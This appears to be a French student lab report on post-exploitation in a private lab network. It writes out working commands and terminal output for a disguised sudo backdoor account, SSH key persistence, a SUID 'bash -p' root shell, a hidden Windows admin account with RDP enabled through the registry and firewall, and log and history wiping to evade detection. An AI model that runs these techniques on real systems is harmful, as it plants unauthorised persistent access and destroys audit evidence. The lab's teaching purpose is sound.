

TP 3.4 Post-Exploitation : Maintien d'Accès & Élévation de Privilèges

Objectif :

Comprendre comment un attaquant transforme un accès initial temporaire (qui disparaît au redémarrage) en un contrôle durable du système c'est la phase de Persistance du framework MITRE ATT&CK (TA0003).

Partie 1 : Maintien d'Accès sur Linux

Création d'un compte backdoor discret

L'attaquant crée un compte au nom d'apparence légitime (backupadmin évoque un compte de maintenance système) pour ne pas attirer l'attention des administrateurs lors de leur revue des comptes.

```
sudo adduser backupadmin
```

```
sudo usermod -aG sudo backupadmin # Ajout au groupe sudo (droits root)
```

```
su - backupadmin # Test : basculer vers ce compte
```

```
sudo whoami # Doit répondre : root
```

```
root@taneyo-srv: /home/backupadmin
root@taneyo-srv:/home/taneyo# sudo adduser backupadmin
info: Ajout de l'utilisateur « backupadmin » ...
info: Choix d'un UID/GID dans la plage 1000 à 59999 ...
info: Ajout du nouveau groupe « backupadmin » (1001) ...
info: Ajout du nouvel utilisateur « backupadmin » (1001) avec le groupe « backupadmin » (1001) ...
info: Création du répertoire personnel « /home/backupadmin » ...
info: Copie des fichiers depuis « /etc/skel » ...
Nouveau mot de passe :
MOT DE PASSE INCORRECT : Le mot de passe comporte moins de 8 caractères
Retapez le nouveau mot de passe :
passwd : mot de passe mis à jour avec succès
Modifier les informations associées à un utilisateur pour backupadmin
Entrer la nouvelle valeur, ou appuyer sur ENTER pour la valeur par défaut
  NOM []: admin
  Numéro de chambre []:
  Téléphone professionnel []:
  Téléphone personnel []:
  Autre []:
Ces informations sont-elles correctes ? [0/n] o
info: Ajout du nouvel utilisateur « backupadmin » aux groupes supplémentaires « users » ...
info: Ajout de l'utilisateur « backupadmin » au groupe « users » ...
root@taneyo-srv:/home/taneyo# sudo usermod -aG sudo backupadmin
root@taneyo-srv:/home/taneyo# su - backupadmin
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

backupadmin@taneyo-srv:~$ sudo adduser backupadmin
sudo usermod -aG sudo backupadmin
su - backupadmin
sudo whoami
[sudo] Mot de passe de backupadmin :
fatal: L'utilisateur « backupadmin » existe déjà.
```

Figure 1 : Création du compte backupadmin, ajout au groupe sudo et vérification des privilèges root.”

Ce compte persistera même après redémarrage de la machine. L'attaquant peut s'y connecter en SSH à tout moment. Un compte local légitime est créé et intégré au groupe sudo. Cela permet à un attaquant de conserver un accès administrateur même après redémarrage. Ce type de persistance est discret car il imite un compte système standard.

Persistance SSH par clés cryptographiques

L'authentification par clé SSH permet de se connecter sans mot de passe. L'attaquant génère une paire de clés sur sa machine Kali, puis dépose la clé publique sur la cible. Désormais, la clé privée seule suffit pour se connecter — sans connaître aucun mot de passe.

Sur Kali (machine attaquante) :

```
ssh-keygen -t ed25519 -C 'backup_key' # Génère paire clé privée/publique
```

Sur la cible Ubuntu (depuis la session compromise) :

```
mkdir -p /home/backupadmin/.ssh
```


```
echo 'CLÉ_PUBLIQUE_ED25519...' >> /home/backupadmin/.ssh/authorized_keys
```

```
chmod 700 /home/backupadmin/.ssh
```

```
chmod 600 /home/backupadmin/.ssh/authorized_keys
```

Reconnexion depuis Kali sans mot de passe :

```
ssh -i ~/.ssh/backup_key backupadmin@192.168.56.10
```



```
(root@kali) - [~/home/taneyo]
# ssh -i ~/.ssh/id_ed25519 backupadmin@192.168.56.10
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

La maintenance de sécurité étendue pour Applications n'est pas activée.
0 mise à jour peut être appliquée immédiatement.
9 mises à jour de sécurité supplémentaires peuvent être appliquées avec ESM Apps
.
En savoir plus sur l'activation du service ESM Apps at https://ubuntu.com/esm

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

backupadmin@tanevo-srv:~$
```

Figure 2 : Connexion SSH réussie sans mot de passe via clé privée, démontrant une persistance persistante

L'authentification par clé permet un accès sans mot de passe. Même si le mot de passe est changé, l'accès reste actif tant que la clé est présente.

Partie 2 — Élévation de Privilèges Linux (SUID)

Comprendre le bit SUID

Le bit SUID (Set User ID) est un attribut spécial Unix : quand il est posé sur un exécutable, ce programme s'exécute avec les droits de son propriétaire (souvent root) et non ceux de l'utilisateur qui le lance. C'est un mécanisme légitime mais qui peut être abusé. SUID est un programme exécuté avec les droits du propriétaire (souvent root) certains binaires sont mal configurés permettent escalade privilèges

```
find / -perm -4000 2>/dev/null
```

```
root@taneyo-srv:/home/backupadmin# find / -perm -4000 2>/dev/null
/snap/core24/1587/usr/bin/chfn
/snap/core24/1587/usr/bin/chsh
/snap/core24/1587/usr/bin/gpasswd
/snap/core24/1587/usr/bin/mount
/snap/core24/1587/usr/bin/newgrp
/snap/core24/1587/usr/bin/passwd
/snap/core24/1587/usr/bin/su
/snap/core24/1587/usr/bin/sudo
/snap/core24/1587/usr/bin/umount
/snap/core24/1587/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1587/usr/lib/openssh/ssh-keysign
/snap/core24/1587/usr/lib/polkit-1/polkit-agent-helper-1
/snap/core22/2045/usr/bin/chfn
/snap/core22/2045/usr/bin/chsh
/snap/core22/2045/usr/bin/gpasswd
/snap/core22/2045/usr/bin/mount
/snap/core22/2045/usr/bin/newgrp
/snap/core22/2045/usr/bin/passwd
/snap/core22/2045/usr/bin/su
/snap/core22/2045/usr/bin/sudo
/snap/core22/2045/usr/bin/umount
/snap/core22/2045/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/2045/usr/lib/openssh/ssh-keysign
/snap/core22/2045/usr/libexec/polkit-agent-helper-1
/snap/core22/2411/usr/bin/chfn
/snap/core22/2411/usr/bin/chsh
/snap/core22/2411/usr/bin/gpasswd
/snap/core22/2411/usr/bin/mount
/snap/core22/2411/usr/bin/newgrp
/snap/core22/2411/usr/bin/passwd
/snap/core22/2411/usr/bin/su
/snap/core22/2411/usr/bin/sudo
/snap/core22/2411/usr/bin/umount
```

Figure 3 : Liste des binaires SUID détectés sur le système, identifiant les exécutables potentiellement exploitables

Cette commande liste tous les binaires exécutés avec les droits de leur propriétaire (souvent root). Une mauvaise configuration peut permettre une escalade de privilèges.

Paramètre	Signification
find /	Recherche depuis la racine du système de fichiers

-perm -4000	Fichiers ayant le bit SUID activé (octal 4000)
2>/dev/null	Redirige les erreurs (Permission denied) vers /dev/null

Certains binaires SUID légitimes (passwd, sudo, ping) sont normaux. Mais des binaires inhabituels avec SUID (python, bash, find, vim) permettent une escalade de privilèges. GTFOBins (gtfobins.github.io) référence tous ces vecteurs.

Si bash possède le bit SUID, il peut être utilisé pour obtenir un shell root.

bash -p # Ouvre un shell avec les droits root

Partie 3 — Maintien d'Accès sur Windows

Création d'un compte administrateur via Meterpreter

Depuis la session Meterpreter active, l'attaquant crée un compte local Windows avec des droits administrateur, en utilisant des commandes net user et **net localgroup** des outils d'administration Windows standard.

```
meterpreter > shell # Basculer vers cmd.exe
net user supportadmin Password123! /add # Créer le compte
net localgroup administrateurs supportadmin /add # Ajouter aux admins
net user supportadmin # Vérification
```

Le nom '**supportadmin**' est délibérément choisi pour ressembler à un compte de support technique légitime — technique de camouflage classique.

Activation du Bureau à Distance (RDP)

Le RDP (port 3389) permet une connexion graphique persistante. L'attaquant l'active via le registre Windows et ajuste le pare-feu — tout depuis Meterpreter, sans accès physique à la machine.

```
# Activer RDP via le registre Windows :
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

# Autoriser le port 3389 dans le pare-feu Windows :
netsh advfirewall firewall add rule name="RDP" dir=in action=allow protocol=TCP localport=3389

# Se connecter depuis Kali avec un client RDP :
xfreerdp /u:supportadmin /p:Password123! /v:192.168.56.20
```

L'attaquant dispose d'un accès graphique stable et persistant au bureau Windows, survivant aux redémarrages.

Partie 4 — Discrétion et Nettoyage des Traces

Un attaquant réel cherche à effacer ses traces pour prolonger son accès et éviter la détection par les équipes SOC. Voici les principales actions de couverture :

Action de l'attaquant	Commande	Objectif
Gérer les sessions actives	sessions -l / sessions -i 1	Surveiller les accès ouverts
Effacer logs Linux	echo > /var/log/auth.log	Supprimer traces de connexion SSH
Effacer logs Windows	wevtutil cl System	Vider le journal système Windows
Supprimer historique bash	history -c && unset HISTFILE	Aucune trace des commandes
Modifier timestamps	touch -t 202001010000 fichier	Dissimuler la date de création

Ces techniques de couverture sont précisément ce que les SIEM et les solutions de détection comportementale (EDR/XDR) cherchent à identifier. La suppression de logs est elle-même un indicateur d'alerte (IOC).